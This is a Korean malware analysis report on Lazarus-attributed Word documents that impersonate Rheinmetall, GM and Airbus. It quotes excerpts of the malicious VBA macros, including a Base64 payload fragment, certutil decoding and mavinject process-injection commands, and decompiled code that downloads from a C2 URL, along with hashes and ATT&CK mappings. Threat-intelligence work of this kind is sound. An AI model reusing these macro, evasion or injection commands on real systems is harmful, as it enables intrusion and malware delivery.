July, 30, 2021

Malware Analysis Report

▶ 최근 Lazarus그룹의 공격방식과 진화 양상

목 차

I. 개요

"샌즈랩 코드분석팀"은 지난 3개월간 "malwares.com"에서 유사한 패턴으로 수집된 문서형 악성코드를 추적했다. 수집된 샘플의 패턴은 특정 기업을 사칭한 악성코드였다. 현재까지 확인된 기업은 아래와 같다.

1. RHEINMETALL ("21.05")
2. GM ("21.06")
3. Airbus ("21.07")

최근 식별된 문서는 "Airbus 사칭 문서"였으며, 문서형 악성코드 특징 중 하나인 VBA 스크립트를 이용하였다. 자세한 분석을 통해 수집된 "기업 사칭 문서"의 공통적인 공격 특징을 확인할 수 있었다. 악성코드의 자세한 공격 특징은 아래와 같다.

- VBA Script 를 사용
- Base64 인코딩으로 악성행위 숨김
- Anti-Virus 우회를 위해 악성행위 스크립트 분리
- Sandbox 우회를 위해 대기시간 사용
- C2 에서 파일 다운로드
- explorer.exe 프로세스 injectinon

위의 공격 루틴은 2019년 "아래아 한글"을 사용한 공격과 유사점이 발견되었다. 해당 그룹은 북한 APT 그룹인 "Lazarus" 공격 소행으로 밝혀졌으며 현재까지도 많은 공격을 진행중에 있다.

"샌즈랩 코드분석팀"은 각각 다른 기업을 사칭한 문서형 악성코드도 "Lazarus" 공격 소행으로 추정했다.

II. 이전 Lazarus 그룹 공격


1. 아래아한글(*.hwp) 사용 공격

아래 [표 1]은 2019년 "Lazarus" 그룹에서 사용한 악성코드 샘플 중 하나이다. "에어컨 유지보수 특수조건.hwp" 라는 이름으로 유포된 것으로 추정된다. 한글 파일 실행 시 악성파일 생성과 "explorer.exe"에 쉘코드를 Injection하여 C2에서 추가행위를 위한 파일 다운로드 하는 것으로 확인되었다. (*별첨 참조 1~3)(T1055.012)

제목	에어컨 유지보수 특수조건.hwp
수집일	2019년 06월 20일
SHA256	C5153D6F6C103862F9163814D996F428C4BFE45BED5224D4B21CA239A1CCFCDC


[표 1] "아래아 한글" 공격 사례 정보

[그림 1]은 파일 실행 시 생성된 악성파일 분석 내용이다. 악성파일 내에 저장되어 있는 쉘코드를 "explorer.exe (PID 7256)"에 Injection한 결과를 확인할 수 있다. (T1055.012)



[그림 1] 쉘 코드 Injection 결과_1

[그림 2]에서 "explorer.exe (PID 7256)"에 Injection 된 메모리에서 C2 정보를 확인할 수 있다. (T1048.003)



[그림 2] 쉘 코드 Injection 결과_2


III. Word를 사용한 Lazarus 그룹 공격

최근 3개월 간 malwares.com에서 수집된 "기업 사칭 문서"는 "RHEINMETALL", "GM", "Airbus"의 기업을 사칭하고 있으며 확인된 샘플은 아래 [표 2]와 같다.

제목	rheinmetall_job_requirements.doc
수집일	2021년 05월 05일
SHA256	e6dff9a5f74fff3a95e2dcb48b81b05af5cf5be73823d56c10eee80c8f17c845
제목	rheinmetall_job_requirements.doc
수집일	2021년 05월 05일
SHA256	ffec6e6d4e314f64f5d31c62024252abde7f77acdd63991cb16923ff17828885
제목	General_motors_cars.doc
수집일	2021년 05월 17일
SHA256	8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118c9c5c97
제목	Airbus_job_opportunity_confidential.doc
수집일	2021년 07월 09일
SHA256	294ACAFED42C6A4F546486636B4859C074E53D74BE049DF99932804BE048F42C

[표 2] 수집된 Word형 악성코드


7월에 식별된 "Airbus 사칭 문서"에서 [그림 3]과 같이 피해자를 속이기 위한 제목을 확인할 수 있다. (T1566.001)



[그림 3] Airbus 사칭 문서 정보

1. VBA Script

아래 [그림 4]는 "기업 사칭 문서"의 실행 흐름이다. 그림 내 ①~③번 과정은 공격자의 공격 시도 때 마다 변화가 있는 부분이다.



[그림 4] "기업 사칭 문서" 공격 시나리오

1.1. 공통된 변수

아래 [표 3]은 "기업 사칭 문서"내에 포함되어 있는 VBA 스크립트 중 일부다. 각각 다른 시점에 식별된 "기업 사칭 문서"이지만 VBA 스크립트 유사도가 높은 것을 확인할 수 있다. (T1137.006)

"RHEINMETALL 사칭 문서"	"GM 사칭 문서"	"Airbus 사칭 문서"
32 hrazQSoU = "c:\Drivers" 33 APEjmxNN = "\DriverGFE.tmp" 34 GhOpKnBZ = "\DriverGFXCoin.tmp" 35 WKQjkGWB = "\DriverCPHS.tmp" 36 oTYEiMDA = "\DriverGFX.tmp" 37 BuXDwsdk = "\DriverUpdateFx.exe" 38 QNXZJlKc = "\DriverUpdateCheck.exe"	49 SwycNmEo = "c:\Drivers" 50 mcUKOkZA = "\DriverGFC.tmp" 51 nlusgwce = "\DriverGFXCoin.tmp" 52 TFdMmkKx = "\DriverCLHD.tmp" 53 RtvHQoDX = "\DriverGFY.db" 54 strFinalTempFile = "\DriverGFY.db.dll" 55 eBDyCxSw = "\DriverUpdateRx.exe" 56 DWESgpIu = "\DriverUpdateCheckCache.exe" 57 RKhlFeqz = "\DriverConf.inf"	49 bOzIrxwn = "c:\Drivers" 50 JLIiOZHk = "\DriverGFD.tmp" 51 KLbIsNzF = "\DriverGFZCoin.tmp" 52 hRRIUHyI = "\DriverCFHD.tmp" 53 wIdoPUOW = "DriverCFHD.tmp" 54 FXZjGyxc = "\DriverCacheSH.exe" 55 xpfqfcUD = "\DriverCheckTY.exe" 56 iJtiimzI = "\DriverConfigSX.inf" 57 eSpkUgHL = "\DriverGK.tmp" 58 yoltyGuZ = "\DriverGK.lnk" 59 ZWCvYJIe = "\DriverCh.exe"
SHA256 : e6dff9a5f74fff3a95e2 dcb48b81b05af5cf5be7 3823d56c10eee80c8f17c845	**SHA256 :** 8e1746829851d28c555c 143ce62283bc011bbd2a cfa60909566339118c9c5c97	**SHA256 :** 294ACAFED42C6A4F5464 86636B4859C074E53D74 BE049DF99932804BE048F42C

[표 3] 기업 사칭문서 VBA 스크립트 일부

1.2. 주요 행위

아래 [표 4]는 [그림 4] ①번 과정의 스크립트 내용이다. VBA 스크립트 내에서 2개의 파일(*.tmp)이 Drop 된다. 한 개의 파일(DriverGFD.tmp)에는 "TV" 문자열만을 포함하고 있으며, 다른 파일(DriverGFZCoin.tmp)에는 base64로 인코딩 된 값이 포함 되어있다. (T1132.001)

```
142  Dim VHZsGNEe
143  Set VHZsGNEe = VrjEZMvc.CreateTextFile(ZhMftgbx)
144  VHZsGNEe.Write "TV"
145  Set VHZsGNEe = Nothing
146  ZhMftgbx = bOzIrxwn & KLbIsNzF
147  Dim EMJztSVK
148  Set EMJztSVK = VrjEZMvc.CreateTextFile(ZhMftgbx)
149  #If Win64 Then
150  EMJztSVK.WriteLine "qQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
151  EMJztSVK.WriteLine "AAAAAAAAAAAAAAAAAAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v"
152  EMJztSVK.WriteLine "dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAc9RgWWJR2RViUdkVYlHZF"
153  EMJztSVK.WriteLine "7AiHRVyUdkXsCIVFIpR2RewIhEVVlHZFhWumRVmUdkVjynVEUJR2RWPKc0RylHZF"
154  EMJztSVK.WriteLine "Y8pyREyUdkWFa71FVZR2RViUd0UulHZFz8p/RFuUdkXKyolFWZR2Rc/KdERZlHZF"
155  EMJztSVK.WriteLine "UmljaFiUdkUAAAAAAAAAAFBFAABkhgcA2x68YAAAAAAAAAAA8AAiAAsCDgAAJAEA"
```

[Line 142] 변수 생성

[Line 143 – 144]

CreateObject("Scripting.FileSystemObject").CreateTextFile(c:₩Drivers₩DriverGFD.tmp).Write "TV"

[Line 146] c:₩Drivers₩DriverGFZCoin.tmp 경로 저장

[Line 147] 변수 생성

[Line 148 – 155 - 생략]

CreateObject("Scripting.FileSystemObject").CreateTextFile(c:₩Drivers₩DriverGFZCoin.tmp) 및 DriverGFZCoin.tmp 페이로드 삽입


[표 4] TMP 파일 내용

이후 [표 5]의 스크립트를 통해 두개의 파일은 한개의 파일(DriverCFHD.tmp)로 합쳐진다.

```
5149  diVTmLbn.Run "cmd /c copy /b " & bOzIrxwn & JLIiOZHk & "+" & bOzIrxwn & KLbIsNzF & " "
      & bOzIrxwn & hRRIUHyI & " & del " & bOzIrxwn & JLIiOZHk & " & del " & bOzIrxwn &
      KLbIsNzF, 0, True
```

[Line 5149] cmd /c copy /b c:₩Drivers₩DriverGFD.tmp + c:₩Drivers₩DriverGFZCoin.tmp c:₩Drivers₩DriverCFHD.tmp & del c:₩Drivers₩DriverGFD.tmp & del c:₩Drivers₩DriverGFZCoin.tmp, 0, True

[표 5] TMP 파일 합치기 위한 문장



[그림 5] 합쳐진 TMP 파일

①번 과정에서 합쳐진 파일(DriverCFHD.tmp)은 "certutil.exe"[1]를 통해 Base64로 인코딩 된 Payload를 디코딩 시킨다. 디코딩 된 파일은 아래 [표 6]과 같으며, 실행시킬 수 있는 "DriverCacheSH.exe "로 저장된다. (T1140)

DriverCFHD.tmp / DriverCacheSH.exe	
Offset(h) 00 01 02 03 04 05 06 07 Decoded 00000000 54 56 71 51 41 41 4D 41 TVqQAAMA 00000008 41 41 41 45 41 41 41 41 AAAEAAAA 00000010 2F 2F 38 41 41 4C 67 41 //8AALgA	Offset(h) 00 01 02 03 04 05 06 07 Decoded 00000000 4D 5A 90 00 03 00 00 00 MZ..... 00000008 04 00 00 00 FF FF 00 00 ....ÿÿ.. 00000010 B8 00 00 00 00 00 00 00 ,.....
Base64 Decode 전	Base64 Decode 후

[표 6] Base64 Decode

Decoding 된 결과를 통해, ①번 과정이 Anti-Virus 탐지 우회를 위한 공격자 의도로 추측된다. Anti-Virus 탐지 우회를 위한 파일 시그니처(MZ) 분리는 최근 21년 4월에 식별된 "Lazarus" 그룹의 악성코드 행위와 비슷한 것을 확인할 수 있다. (*별첨 참조 4)

[1] "Certutil.exe" 인증서 서비스의 일부로 설치되는 기본 프로그램 (Base64 Decoding 기능 포함)

공격 시도에 따라 VBA Script 내에서 사용되는 Window 기본 프로그램인 "certutil.exe", "mavinject.exe", "explorer.exe"의 문자열을 Asterik(*)를 이용하여 숨기는 것을 확인할 수 있었다. 이것은 YARA-Rule 의 패턴탐지 특징을 우회하기 위한 목적으로 추측된다.

REHINMETALL

```
2816  jaytAWcA.Run "cmd /c copy /b %systemroot%\system32\certut*.exe " & hrazQSoU &
      BuXDwsdk, 0, True
2817  jaytAWcA.Run "cmd /c copy /b " & hrazQSoU & APEjmxNN & "+" & hrazQSoU & GhOpKnBZ & " "
      & hrazQSoU & WKQjkGWB & " & del " & hrazQSoU & APEjmxNN & " & del " & hrazQSoU &
```

[표 7] REHINMETAL_Asterik(*)

GM

```
5090  LfFBvYXA.Run "cmd /c copy /b %systemroot%\system32\certut*.exe " & SwycNmEo &
      eBDyCxSw, 0, True
5091  LfFBvYXA.Run "cmd /c copy /b " & SwycNmEo & mcUKOkZA & "+" & SwycNmEo & nlusgwce & "
      & SwycNmEo & TFdMmkKx & " & del " & SwycNmEo & mcUKOkZA & " & del " & SwycNmEo &
```


[표 8] GM_Asterik(*)

Airbus

```
5148  diVTmLbn.Run "cmd /c copy /b %systemroot%\system32\*ertut*.exe " & bOzIrxwn &
      xpfqfcUD, 0, True
5149  diVTmLbn.Run "cmd /c copy /b " & bOzIrxwn & JLIiOZHk & "+" & bOzIrxwn & KLbIsNzF & " "
      & bOzIrxwn & hRRIUHyI & " & del " & bOzIrxwn & JLIiOZHk & " & del " & bOzIrxwn &
      KLbIsNzF, 0, True
5150  diVTmLbn.Run "cmd /c " & bOzIrxwn & xpfqfcUD & " -decode " & bOzIrxwn & eSpkUgHL & " "
      & bOzIrxwn & yoltyGuZ & " & del " & bOzIrxwn & eSpkUgHL, 0, True
5151  diVTmLbn.Run "cmd /c copy /b %systemroot%\exp*.exe " & bOzIrxwn & ZWCvYJIe, 0, True
```

[표 9] Airbus_Asterik(*)

②번 과정을 통해 최종적으로 생성된 악성파일은 ③번 행위인 "explorer.exe"를 이용해 실행된다.



[그림 6] explorer.exe

아래 [표 10] ~ [표 12]는 VBA 스크립트에서 최종적으로 실행하는 코드다. Window 의 기본 프로그램 "mavinject.exe"를 사용하여 "explorer.exe"에 injection 하는 형태에서 "explorer.exe"를 이용해 악성 파일 실행 형태로 변화하였다.

REHINMETALL

```
2819   Set DfNHYIaA = GetObject("winmgmts:\\.\root\cimv2")
2820   Set tiBVvQrG = DfNHYIaA.ExecQuery("Select * from Win32_Process where name='explorer.exe'")
2821   For Each objItem In tiBVvQrG
2822   jaytAWcA.Run "cmd /c mavinject.exe " & objItem.ProcessID & " /injectrunning " & hrazQSoU & oTYEiMDA, 0
2823   If objItem.Name = "explorer.exe" Then
```

[Line 2819 - 2820] 현재 실행되어 있는 explorer.exe PID 값 확인

[Line 2822] CreateObject("Wscript.Shell").Run "cmd /c mavinject.exe {explorer.exe PID} /injectrunning c:₩Drivers₩DriverGFX.tmp

[표 10] RHEINMETAL explorer.exe Injection 구문

GM

```
5096   Set HfXHePNP = vQSppIeZ.ExecQuery("Select * from Win32_Process where name='explorer.exe'")
5097   For Each objItem In HfXHePNP
5098   LfFBvYXA.Run "cmd /c mavinject.exe " & objItem.ProcessID & " /injectrunning " & SwycNmEo & RtvHQoDX, 0
5099   If objItem.Name = "explorer.exe" Then
```

[Line 5096] 현재 실행되어 있는 explorer.exe PID 값 확인

[Line 5098] cmd /c mavinject.exe {explorer.exe PID} /injectrunning c:₩Drivers₩DriverGFY.db

[표 11] GM explorer.exe Injection 구문

Airbus

```
5156   diVTmLbn.Run "cmd /c explorer.exe /root,""" & bOzIrxwn & FXZjGyxc & """", 0, True
```

[Line 5156] cmd /c explorer.exe /root, c:₩DriverCacheSH.exe, 0, True


[표 12] Airbus explorer.exe Injection 구문

"기업 사칭 문서"에서 사용된 "explorer.exe"에 쉘코드 injection 하는 행위는 19 년 06 월 ~ 19 년 10 월까지 수집된 샘플과 동일행위를 진행한다. 19 년에 발생한 공격은 "Lazarus"의 공격으로 확인되었으며, "기업 사칭 문서"의 공격자도 동일 공격자로 추정된다.

2. 최종 악성코드 행위

현재까지 확인 가능한 악성코드의 행위는 총 두가지로 확인된다. 첫번째는, 사용자 정보 값을 읽고 메모리에 저장하는 행위가 발견되었다.

[그림 7]은 "explorer.exe"에 저장된 메모리의 일부이다. Windows 환경변수를 이용하여 [표 13]의 정보를 메모리에 저장하고 있다. (T1055.012)



[그림 7] explorer.exe 메모리

탈취 정보	
ALLUSERSPROFILE	경로 (system32, windows, wbem, powershell, openSSH, python, windowsApps, Bandizip)
APPDATA	PATHEXT
CommonProgramFiles	PROCESSOR_ARCHITECTURE
CommonProgramFiles(x86)	PROCESSOR_IDENTIFIER
CommonProgramW6432	PROCESSOR_LEVEL
COMPUTERNAME	PROCESSOR_REVISION
ComSpec	ProgramData
DriverData	ProgramFiles
HOMEDRIVE	ProgramFiles(x86)
HOMEPATH	ProgramW6432
LOCALAPPDATA	PSModulePath

PUBLIC	SystemDrive
SystemRoot	TEMP
TMP	USERDOMAIN
USERDOMAIN_ROAMINGPROFILE	USERNAME
USERPROFILE	windir

[표 13] 탈취 정보

두번째는 C2 접속을 위한 행위를 확인할 수 있다. [그림 8]는 C2 접속을 위한 스크립트며, (InternetOpenUrlA)를 이용하여 C2 접속과 (InternetReadFile)을 이용하여 C2 에 저장되어 있는 파일을 읽어와 메모리에 저장하는 스크립트다. (T1048.003)

```
iVar2 = InternetAttemptConnect(0);
if (iVar2 == 0) {
  local_68 = (char *)((ulonglong)local_68 & 0xffffffff00000000);
  lVar3 = InternetOpenA(hMem,param_3,0,0);
  if (lVar3 == 0) {
    bVar1 = true;
  }
  else {
    local_60 = 0;
    local_68 = (char *)CONCAT44(local_68._4_4_,0x40c3200);
    lVar4 = InternetOpenUrlA(lVar3,param_1,hMem_00,uVar7 & 0xffffffff);
    if (lVar4 == 0) {
      bVar1 = true;
      hMem_01 = plVar6;
    }
    else {
      hMem_01 = (longlong *)GlobalAlloc(0x40,0x2800);
      do {
        iVar2 = InternetReadFile(lVar4,(longlong)plVar6 + (longlong)hMem_01,0x2800,local_58);
        if (iVar2 == 0) {
          bVar1 = true;
          break;
        }
        uVar5 = (int)plVar6 + local_58[0];
        plVar6 = (longlong *)(ulonglong)uVar5;
        hMem_01 = (longlong *)GlobalReAlloc(hMem_01,(ulonglong)(uVar5 + 0x2800),2);
      } while (local_58[0] != 0);
      InternetCloseHandle(lVar4);
    }
    InternetCloseHandle(lVar3);
```

[그림 8] C2 접속 Script

위의 과정에서 접속하는 C2 주소는 [그림 9] 메모리에서 확인이 가능하며, C2 주소는 [그림 2]와 같이 이전 "아래아 한글"을 이용한 공격 C2 주소 구조와 유사하다. (T1071.001)

```
hMem = (undefined *)GlobalAlloc((int)lVar3 + 0x39,0x208);
hMem_00 = (undefined *)GlobalAlloc(0x40,0x208);
FUN_140001020(hMem,"%s","https://shopweblive.com/image_slider.png",param_4);
FUN_140001020(hMem_00,"%s","shopweblive.com",param_4);
```

[그림 9] C2 주소

IV. 결론

"샌즈랩 코드분석팀"에서 사회공학기법을 사용하는 "기업 사칭 문서"를 식별했다.
"REHINMETALL", "GM", "Airbus" 3 개 기업이 사칭 되었으며, 다음과 같은 특징으로 동일 공격자로 판단했다.

① VBA 스크립트 내 변수 유사점

② Anti-Virus 우회 방법

③ VBA 스크립트 내에서의 최종 행위

사칭한 기업 기준, 전체 스크립트의 내용은 유사하지만 최종 행위를 하기 위한 공격 루틴이 스크립트 분리와 공격에 사용되는 프로그램을 변화하는 방식으로 차이가 나타났다.

사회공학기법을 사용한 "기업 사칭 문서"의 VBA Script 는 최종적으로 Window 기본프로그램 "explorer.exe"에 쉘코드를 injection 하는 것으로 확인되었다. 위의 행위는 19 년 "Lazarus"가 "아래아 한글"을 사용한 공격과 공통점을 찾을 수 있었다. 과거 "Lazarus" 공격과 "기업 사칭 문서" 행위 공통점은 아래와 같다.

① Explorer.exe(기본응용프로그램) 쉘코드 Injection

② Yara-rule 탐지 우회를 위한 MZ 분리

③ C2 에서 다운로드 받는 파일의 유형

위와 같은 공통점으로 “샌즈랩 코드분석팀”은 최근 식별된 “기업 사칭 문서”는 “Lazarus” 공격으로 추정했다.

현재 "Lazarus" 그룹은 한국뿐만 아니라, 전세계를 대상으로 공격을 진행하는 것으로 추정된다.

[별첨]

* MITRE ATT&CK

T-IP	Description
T1048.003	Exfiltration Over Alternative Protocol_ Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol → C2 이용 (Page.2, 10)
T1055.012	Process Injection / Process Hollowing →explorer.exe에 악성코드 주입(Page.2, 9)
T1071.001	Application Layer Protocol / Web Protocol →C2 주소 통신 (Page.11)
T1132.001	Data Encoding / Standard Encoding →Base64를 이용한 데이터 인코딩 (Page.5)
T1137.006	Office Application Startup / Add-ins →VBA 스크립트 이용 (Page.4)
T1140	Deobfuscate/Decode Files or Information →데이터 디코딩 (Page.6)
T1566.001	Phishing / Spearphishing Attachment →사용자 속이기 위한 행동 (Page.3)

* 과거 Lazarus 그룹 유사 공격

참조 번호 1	
파일명	시스템 포팅 계약서(수정).hwp
수집일	2019년 07월 12일
SHA256	606D04F4D889843EA6AD48E58671EAAE87F46BC8732794669C7B1E115E2D5B5F
특징	Hwp 내에 포함된 Postscript를 이용하여 explorer.exe (정상파일)에 인젝션 후 C2(technokain[.]com/ads/adshow1[.]dat) 다운로드 C2(technokain[.]com/ads/adshow2[.]dat) 다운로드 추가행위 실행

참조 번호 2	
파일명	1.hwp
수집일	2019년 08월 16일
SHA256	F4D468D0C5551936C52A66FB6D8B87C4032754CC9BA3A47F11B7AF5E0140BAD3
특징	Hwp 내에 포함된 Postscript를 이용하여 explorer.exe (정상파일)에 인젝션 후 C2(www.sparkdept[.]com/wp-content/uploads/themify/theme2[.]db[.]enc) 다운로드 C2(www.sparkdept[.]com/wp-content/uploads/themify/theme4[.]db[.]enc) 다운로드 추가행위 실행

참조 번호 3	
파일명	CES2020 참관단.hwp
수집일	2019년 10월 24일
SHA256	D4F055D170FD783AE4F010DF64CFD18D8FA9A971378298EB6E863C60F57B93E3
특징	Hwp 내에 포함된 Postscript를 이용하여 explorer.exe (정상파일)에 인젝션 후 C2(thevagabondsatchel[.]cm/wp-content/uploads/2019/09/public[.]avi) 다운로드 추가행위 실행

참조 번호 4	
파일명	참가신청서양식.doc
수집일	2021년 04월 14일
SHA256	F1EED93E555A0A33C7FEF74084A6F8D06A92079E9F57114F523353D877226D72
특징	파일시그니처(MZ)분리 후 최종 단계에서 파일시그니처(MZ) 기록

* VBA

RHEINMETAL

```
Public Function xUhEdMoWBiQNPng()
Set jaytAWcA = CreateObject("Wscript.Shell")
Dim hrazQSoU, APEjmxNN, GhOpKnBZ, WKQjkGWB, oTYEiMDA, BuXDwsdk, QNXZJlKc
hrazQSoU = "c:₩Drivers"
APEjmxNN = "₩DriverGFE.tmp"
GhOpKnBZ = "₩DriverGFXCoin.tmp"
WKQjkGWB = "₩DriverCPHS.tmp"
oTYEiMDA = "₩DriverGFX.tmp"
BuXDwsdk = "₩DriverUpdateFx.exe"
QNXZJlKc = "₩DriverUpdateCheck.exe"
